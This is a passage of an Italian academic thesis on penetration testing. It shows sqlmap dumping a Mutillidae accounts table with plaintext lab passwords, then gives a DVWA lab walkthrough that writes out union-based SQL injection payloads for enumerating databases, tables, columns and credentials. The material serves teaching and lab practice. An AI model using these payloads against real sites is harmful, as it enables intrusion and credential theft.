Trace	#0 C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php(283): MySQLHandler->doExecuteQuery('?????SELECT * F...') #1 C:\xampp\htdocs\mutillidae\classes\SQLQueryHandler.php(169): MySQLHandler->executeQuery('?????SELECT * F...') #2 C:\xampp\htdocs\mutillidae\view-someones-blog.php(164): SQLQueryHandler->getBlogRecord('') #3 C:\xampp\htdocs\mutillidae\index.php(603): include('C:\xampp\htdocs...') #4 {main}
Diagnotic Information	SELECT username FROM accounts
Click here to reset the DB	

Figura 2.7 Messaggio di errore

A questo punto eseguiamo Sqlmap sulla console di Backtrack e creiamo un documento di testo dove incolleremo la risposta che ci era pervenuta prima su Burp-Suite.

```
root@bt:~/sqlmapproject-sqlmap-f593e1d# cat txt/request2
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.219.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://192.168.219.132/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=poiu6hru981tmaj6ds6ka0m455
Content-Type: application/x-www-form-urlencoded
Content-Length: 66

author=john&view-someones-blog-php-submit-button=View+Blog+Entries
root@bt:~/sqlmapproject-sqlmap-f593e1d#
```

Figura 2.8 Risposta di Burp salvata in un documento di testo

Dopodiché procediamo con la scansione del target, con il seguente comando:

```
python sqlmap.py -r./txt/request2 -threads=2 --dbs
```

Dopo tutte le scansioni necessarie ci viene riportato che la clausola "author" è soggetta a Sql Injection e ci viene chiesto se vogliamo fermarci ad indagare su questa vulnerabilità o se vogliamo procedere con altre scansioni. Per ora decidiamo di fermarci qui e di vedere quello che Sqlmap ha trovato.




Figura 2.9 Database trovati

Ecco qui tutti i database disponibili. Ora ne scegliamo uno, ad esempio "nowasp", e cerchiamo di ricavarne le tabelle. Per fare questo non dobbiamo far altro che eseguire lo stesso comando di partenza specificando inoltre il database scelto e il comando di ricerca di tabelle. Questo il risultato:

```
python sqlmap.py -r./txt/request2 -threads=2 -D nowasp --
tables
```

Figura 2.10 Tabelle del database 'nowasp'

Da qui ci sono molte cose che possiamo scoprire come gli accounts, dove molto probabilmente risiederanno anche gli username e le password degli utenti, oppure andare ad indagare sulla tabella "*credit_ cards"* dove, con alta probabilità, ci saranno le credenziali delle carte di credito degli utenti.

Scegliamo la tabella "accounts".

```
python sqlmap.py -r./txt/request2 -threads=2 -D nowasp -T
accounts ---------dump
```

```
[16:16:56] [INFO] analyzing table dump for possible password hashes
Database: nowasp
Table: accounts
[16 entries]
+-----+----------+----------+--------------+-----------------------------+
| cid | username | is_admin | password     | mysignature                 |
+-----+----------+----------+--------------+-----------------------------+
| 1   | admin    | TRUE     | adminpass    | Monkey!                     |
| 2   | adrian   | TRUE     | somepassword | Zombie Films Rock!          |
| 3   | john     | FALSE    | monkey       | I like the smell of confunk |
| 4   | jeremy   | FALSE    | password     | d1373 1337 speak            |
| 5   | bryce    | FALSE    | password     | I Love SANS                 |
| 6   | samurai  | FALSE    | samurai      | Carving Fools               |
| 7   | jim      | FALSE    | password     | Jim Rome is Burning         |
| 8   | bobby    | FALSE    | password     | Hank is my dad              |
| 9   | simba    | FALSE    | password     | I am a super-cat            |
| 10  | dreveil  | FALSE    | password     | Preparation H               |
| 11  | scotty   | FALSE    | password     | Scotty Do                   |
| 12  | cal      | FALSE    | password     | Go Wildcats                 |
| 13  | john     | FALSE    | password     | Do the Duggie!              |
| 14  | kevin    | FALSE    | 42           | Doug Adams rocks            |
| 15  | dave     | FALSE    | set          | Bet on S.E.T. FTW           |
| 16  | ed       | FALSE    | pentest      | Commandline KungFu anyone?  |
+-----+----------+----------+--------------+-----------------------------+
```

Figura 2.11 Tabelle di 'accounts' in 'nowasp'

Addirittura, non solo abbiamo scoperto gli username e le password degli utenti, ma abbiamo anche scoperto il loro ID, la loro firma e se sono gli amministratori del sistema.

Capitolo 3

SQL Injection

3.1 Introduzione

L'attacco chiamato *SQL Injection* è uno dei molteplici attacchi alla applicazioni web che ricade nella categoria delle *code injection.* Il mondo delle code injection è molto vasto, ma tutti gli attacchi di questo tipo hanno in comune l'inserimento di codice malevolo all'interno di applicazioni web con lo scopo di alterarne il funzionamento, ottenere accesso ad informazioni riservate e dati sensibili o all' esecuzione di comandi illeciti.

A loro volta le code injection fanno parte della categoria dei linguaggi interpretati, ossia quei tipi di linguaggi le cui istruzioni sono eseguite e tradotte *run time,* e quindi, dato che la maggior parte di web application sono scritte con questi tipi di linguaggi, ecco che risultano vulnerabili a attacchi di tipo code injection. Infatti il codice di queste applicazioni web non è nient'altro che l'insieme delle istruzioni scritte dal programmatore e quelle che l'utente immette. Per cui, un attaccante qualsiasi che vuole entrate nel sistema non deve far altro che scrivere un codice che sia sintatticamente corretto, affinché l'interprete esegua queste istruzioni.

Cerchiamo ora di dare una contestualizzazione del pericolo che rappresentano oggi le SQL Injection.

Le SQL Injection si sono venute a creare con la diffusione delle varie applicazioni Web e se da una parte questo ha fornito lo sviluppo di innumerevoli servizi accessibili a tutti, dall'altro ha creato anche la nascita di tecniche, come appunto le SQL Injection, che sfruttano gli errori di programmazione di tali servizi e inoltre non hanno bisogno nemmeno di grandi competenze.

E' per questo che le SQL Injection sono uno degli attacchi che rivestono maggior importanza nell'ambito dell'hacking, tant'è vero che rientrano tra la top 10 delle vulnerabilità stilata dalla *OWASP (Open Web Application Security Project).*

Proprio dalla OWASP prendiamo una definizione formale di SQL Injection*: "A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application"* [16] che possiamo tradurre come "una tecnica di attacco che consiste nell' inserimento o nell' iniezione di query SQL via input dal client dell'applicazione".

Per poter effettuare un attacco di questo tipo tutto ciò che serve è quindi un web browser, una pagina vulnerabile e una conoscenza, anche minima, del linguaggio SQL.

3.2 Come identificare una vulnerabilità

Abbiamo parlato in generale di cos'è una SQL Injection e di come opera, ma come facciamo a capire se una pagina è realmente vulnerabile a quest'attacco?

Prima di tutto bisogna scegliere una pagina da attaccare, dopo di che si procederà a testarne la vulnerabilità.

Ottimi bersagli sono quelle pagine scritte in HTML che usano come supporto pagine dinamiche, ad esempio, di tipo PHP.

A questo punto abbiamo due possibili metodi: GET e POST.

Il metodo GET fornisce dei parametri che sono visibili nell'URL e quindi è uno dei casi più semplici, perché basterà modificare il contenuto dell'indirizzo per modificare la query SQL.

Il metodo POST invece, non visualizza le informazioni nell'URL, ma nel codice HTML nella forma:

```
<FORM action=search.asp method=post>
<input type=hidden name=A value=C>
</FORM>
```

In questo caso, tutto ciò che è tra <FORM> e </FORM> può essere soggetto a SQL Injection.

Altri bersagli possono essere le pagine dinamiche di tipo PHP, ASP, JSP dove i parametri sono ottenuti tramite url.

Un esempio: http://www.nomesito.it/index.asp?id=1

Anche qui, per vedere se il sito è effettivamente vulnerabile, si potrà andare a modificare l'url. [17]

Ciò che è stato appena spiegato potrebbe essere soggetto a SQL Injection, ma questo non significa che sia effettivamente una vulnerabilità.

Esistono diversi tool per questo e il sito di OWASP ci aiuta, mettendo a disposizione una lista dei vari tool, specificandone il proprietario, le piattaforme sulle quali sono disponibili e se possiamo trovarlo in modalità *Open Source*[1] [18].

Nome	Proprietario	Licenza	Piattaforma
Acunetix WVS	Acunetix	Commercial /Free (Limited Capability)	Windows
AppScan	IBM	Commercial	Windows
Burp Suite	PortSwinger	Commercial /Free (Limited Capability)	Most Platforms supported
GmaScan	GamaSec	Commercial	Windows
Grabber	Romain Gaucher	Open Source	Python2.4, Beautiful Soup and PyXML
Grendel-Scan	David Byrne	Open Source	Windows, Unix and Mac
Hailstorm	Cenzic	Commercial	Windows
IKare	ITrust	Commercial	N/A
Netsparker	Mativuna Security	Commercial	Windows

[1] Per Open Source, si intende codice sorgente aperto. Ciò significa che gli autori di un software ne permettono il libero studio e l'apporto di modifiche da parte di altri programmatori autonomi. Questo ha portato grande beneficio nel mondo del web perché esso permette a programmatori geograficamente distanti di coordinarsi e lavorare allo stesso progetto.
http://it.wikipedia.org/wiki/Open_source

NeXpose	Rapid7	Commercial /Free (Limited Capability)	Windows/ Linux
Nikto	CIRT	Commercial	Unix/ Linux
ParosPro	MileSCAN	Commercial	Windows
Qualys-Guard	Qualys	Commercial	N/A
Retina	eEye Digital Security	Commercial	Windows
ScanDo	KaVaDo Inc	Commercial	Windows
SecurityQA	iSec Partners	Commercial	Windows
SecPoint Penetrator	SecPoint	Commercial	Windows, Unix/Linux and Mac
Sentinel	WhiteHat Security	Commercial	N/A
Wapiti	Informatica Gesfor	Open Source	Windows, Unix/Linux and Mac
WebApp 360	nCircle	Commercial	Windows
WebInspect	HP	Commercial	Windows
OpenVas	OpenVAS	Open Source	Windows/ Linux
WebKing	Parasoft	Commercial	Windows/ Linux/ Solaris
Trust Keeper	Trustwave SpiderLabs	Commercial	SaaS
WebScan Service	German Web Security	Commercial	N/A
Web Securify	GNUCITIZEN Websecurify	Commercial /Free	Windows, Mac, Linux and others
Wikto	Sensepost	Open Source	Windows

Tabella 3. 1 Lista dei tool per accertare l'effettiva esistenza di vulnerabilità.

Alcuni sono stati discussi precedentemente nel capitolo dedicato al Penetration Test. Altri, come OpenVAS [19], ParosPRO [20] e NeXpose [21] sono altrettanto diffusi

grazie alla loro semplicità d'uso. Andiamo ora a vedere nel dettaglio le varie tecniche di SQL Injection e come si usano.

3.3 Tecniche

Fare una classificazione precisa delle varie tecniche di Injection non è cosa facile, in quanto per eseguire un attacco non viene usata esclusivamente una tecnica ma una concatenazione di queste. [22]

Proviamo, comunque, a dare una lista delle varie tecniche:

- Tecniche di SQL Injection di base: sono le fondamenta dei vari attacchi. Grazie a queste possiamo costruire tutte le altre tipologie di injection. Fanno parte di questa categoria caratteri di commento, congiunzioni logiche e separatori.
- Tecniche di SQL Injection avanzate: qui possiamo trovare quegli attacchi che riguardano la manipolazione di database e del server su cui si appoggia.
- Tecniche di investigazione di base: è il punto d'inizio, dove si osservano i comportamenti della query e quindi dove possiamo capire come intervenire con l'injection.
- Tecniche di investigazione avanzate: hanno la funzione di capire la strutture vera e propria del database come il numero di colonne, il nome delle tabelle e i dati contenuti in esse.
- Tecniche di Blind Injection: nelle precedenti tecniche un hacker può riconoscere facilmente dove e come operare grazie al messaggio di errore che viene stampato su console dopo aver immesso determinate stringhe di codice. Questi messaggi però, non sempre sono visibili. A tal fine viene usata la Blind Injection, ossia una Injection "alla cieca".

Andiamo ora a vedere nello specifico due esempi. Il primo, dove l'Injection è effettuata grazie al messaggio di errore visualizzato, il secondo dove il messaggio d'errore è stato nascosto: procederemo quindi ad una Blind Injection.

3.4 SQL Injection Exploitation

Prima di procedere alla spiegazione teorica di questo tipo di Injection, fissiamo due concetti fondamentali alla comprensione delle query che andremo a scrivere più avanti:

- La clausola UNION: Il comando UNION consente di unire i risultati di due query, a patto che il numero ed il tipo dei campi restituiti sia lo stesso per le due query. [23]
- La clausola ORDER BY: in generale la clausola ORDER BY, inserita al termine di una SELECT, permette di ordinare il risultato secondo i campi specificati dopo la parola BY. I campi della ORDER BY sono le chiavi dell'ordinamento; la prima chiave detta primaria definisce il primo criterio di ordinamento; se sono presenti altre chiavi, queste intervengono solo in caso di uguaglianza della prima chiave. In questo contesto questa clausola verrà usata per interrogare il database su quante colonne sono messe a disposizione. [24]

Prendiamo come nostro target un sito con url del tipo http://www.nomesito.it/index.asp?id=1.

Questo pagina ci mostra in input una casella di login dove immettendo l'user ID ci restituisce il nome e il cognome dell'utente.

Possiamo supporre quindi che la query del database sarà:

```
SELECT Nome, Cognome FROM utenti WHERE ID='1';
```

Immettendo quindi di volta in volta un ID diverso, verranno mostrati in output tutti i nomi e i cognomi degli utenti appartenenti a quella specifica tabella del database.

Un altro metodo per estrarre tutti i nomi e i cognomi degli utenti in una sola volta è quello di interrogare il database con una query sempre vera, del tipo:

```
a' OR ''='
```

Il prossimo passo sarà quello di identificare il database usato, in modo da costruire delle query in accordo con esso ed estrarre quindi tutte le informazioni che vogliamo. Fare questo è molto semplice, specialmente se ci troviamo in una situazione in cui non viene usata la Blind-Injection: basterà infatti interrogare il database con una query errata, come ad esempio aggiunge una *single quote* al posto nel numero ID, in modo da restituirci un messaggio di errore come questo:

```
You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax
to use near ''''' at line 1
```

Se siamo fortunati, nel messaggio d'errore verrà mostrata anche la versione del database, ma la maggior parte delle volte non è così. Ma non preoccupiamoci, perché il fatto veramente importante è sapere che tipo di database si sta usando. In questa tesi, useremo solo database di tipo MySql [25] quindi la query per far ritornare la versione del database sarà la seguente:

```
'union select @@version #
```

A questo punto, troviamo l'hostname sempre grazie alla UNION statement:

```
'union select null, @@hostname #
```

Ora siamo pronti per la parte più esilarante: scoprire il numero di colonne, il nome delle tabelle e il loro contenuto.

Per trovare il numero di colonne ci avvaliamo della clausola "order by", quindi iniziamo ad interrogare il database immettendo via via numeri crescenti, fintanto che il database non ci restituirà errore. Ad esempio iniziamo con:

```
order by 1
```

Poi con:

```
order by 2
```

E così via finché non avremo un messaggio di questo genere:

```
Unknown column 'n' in 'order clause'
```

Ciò significa che l'ultimo numero immesso che non dava errore è il numero delle colonne presenti nel database.

Possiamo ora trovare il nome del user corrente e i nomi di tutti i database presenti con queste query, rispettivamente:

```
'union all select system_user (), user () #
```

E

```
'union select null, database () #
```

O

```
'union select null, schema_name from
information_schema.schemata #
```

Dove, per quanto riguarda i database, nel primo caso ci verrà mostrato il database corrente, mentre nel secondo la lista di tutti i database presenti in MySql.

Nella maggior parte dei casi, uno dei database presenti è *information_schema* che contiene tutte le informazioni per tutti gli altri database che MySql gestisce. Altrimenti possiamo prendere il database che ci interessa e trovarne le tabelle contenenti, in questo modo:

```
'union select null, table_name from information_schema.tables
where table_schema = 'nome_database' #
```

Tutte le tabelle del database saranno sotto i nostri occhi. Ora è sempre a discrezione dell'hacker decidere cosa voler trovare. Per vedere quali campi contiene la tabella che ci interessa eseguiamo:

```
'union select null, concat (table_name,0x0a, column_name) from
information_schema.columns where table_name= 'nome_tabella' #
```

Molto spesso un generico database contiene tabelle come "utenti", "password", "nome" "cognome", per visualizzare i contenuti di due tabelle procediamo, come sopra, con la concatenazione di queste:

```
'union select null, concat (campo_1,0x0a, campo_2) from nome_tabella #
```

Come abbiamo visto, anche senza una conoscenza così vasta del linguaggio MySql, costruendo semplici query, possiamo essere capaci di trovare tutte le informazioni che vogliamo sia del sistema, sia del database come nome utente, password, versione del database, locazione del database e chi più ne ha più ne metta.

3.4.1 Esempio pratico

Per una dimostrazione pratica di quanto detto sopra ci avvaliamo delle query scritte in precedenza e di due macchine virtuali montate su Vmware. In una abbiamo installato *BackTrack 5 R3* e sull'altra *Windows 7*, dove abbiamo installato *DVWA (Damn Vulnerable Web Application)* [26] una applicazione web di tipo PHP/MySql progettata proprio per attacchi di tipo SQL Injection e molti altri. [27]

Iniziamo aprendo il browser di Backtrack e immettendo nell'URL l'indirizzo IP della nostra macchina target, nel nostro caso Windows 7, e vedremo quindi che compariranno tutte le web application installate, tra cui DVWA. Una volta cliccata DVWA ci si aprirà la finestra di login:




Figura 3. 1 Schermata di login di DVWA

Di default l'username è "*admin*" e la password "*password*". Una volta entrati nell'applicazione, andiamo nella sezione *"SQL Injection*", dove troveremo una tipica schermata di login tramite immissione dell'ID utente.

Figura 3. 2 Login tramite user ID

Procediamo quindi, inserendo via via i vari ID. Vedremo che l'output sarà la stampa del "*First_ name*" e "*Surname*" dell'utente.




Figura 3. 3 Output dopo l'immissione dell'user ID

Come abbiamo detto nel paragrafo precedente, possiamo procedere all' identificazione degli utenti inserendo di volta in volta l'user ID oppure possiamo immettere una stringa di codice sempre vera e far comparire la lista completa degli users.

```
a' OR ''='
```




Figura 3. 4 Lista completa degli users

A questo punto andiamo a trovare il tipo di database che stiamo usando, forzando la query e facendo uscire un messaggio di errore. Per forzare la query andiamo ad inserire un apice (*single quote*).

```
‘
```

Il messaggio di errore che ne consegue è il seguente:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at li
```

Figura 3. 5 Messaggio di errore

Veniamo a conoscenza che il database usato è di tipo MySql. Ma che versione stiamo usando? E quale hostname?

```
‘union select @@version #
```




Figura 3. 6 Versione di MySql

```
‘union select null, @@hostname #
```




Figura 3. 7 Hostname di MySql

Andiamo a scoprire quante colonne sono presenti, grazie alla clausola *“order by [numero]”* e procediamo fino a che non troviamo un messaggio di errore.

```
order by 3 #
```

```
Unknown column '3' in 'order clause'
```

Figura 3. 8 Colonna sconosciuta

Questo avviene perché il database non ha "trovato" la terza colonna, ma questo equivale anche a dire che il numero delle colonne presenti sono soltanto due, per l'appunto, possiamo tirare ad indovinare "*First_ name*" e "*Surname*".

Il prossimo passo è quello di trovare tutti i database presenti in MySql. Immettendo la nostra query, avremo:

```
'union select null, schema_name from
information_schema.schemata #
```




Figura 3. 9 Database

Ora è a discrezione dell'hacker, delle sue intenzioni e dello scopo che si è prefissato. Per quanto ci riguarda, il nostro scopo è quello di arrivare a scoprire tutti gli username e le rispettive password. Quindi scegliamo 'dvwa' come nostro database e procediamo trovando le relative tabelle.

```
'union select null, table_name from information_schema.tables
where table_schema = 'dvwa' #
```




Figura 3. 10 Tabelle relative al database 'dvwa'

Abbiamo una tabella che si chiama *"users"*, quindi molto probabilmente è lì che risiederanno i dati che ci interessano. Scopriamolo:

```
'union select null, concat (table_name,0x0a, column_name) from
information_schema.columns where table_name= 'users' #
```

Figura 3. 11 Tabelle relative a 'users'

Ecco qui le nostre tabelle, tra cui appunto "*user*" e *"password*" che sono quelle che ci interessano.

Performiamo ora il nostro attacco, cercando di scoprire proprio chi sono gli user e quali password usano.

```
' union select null, concat (user,0x0a, password) from users #
```

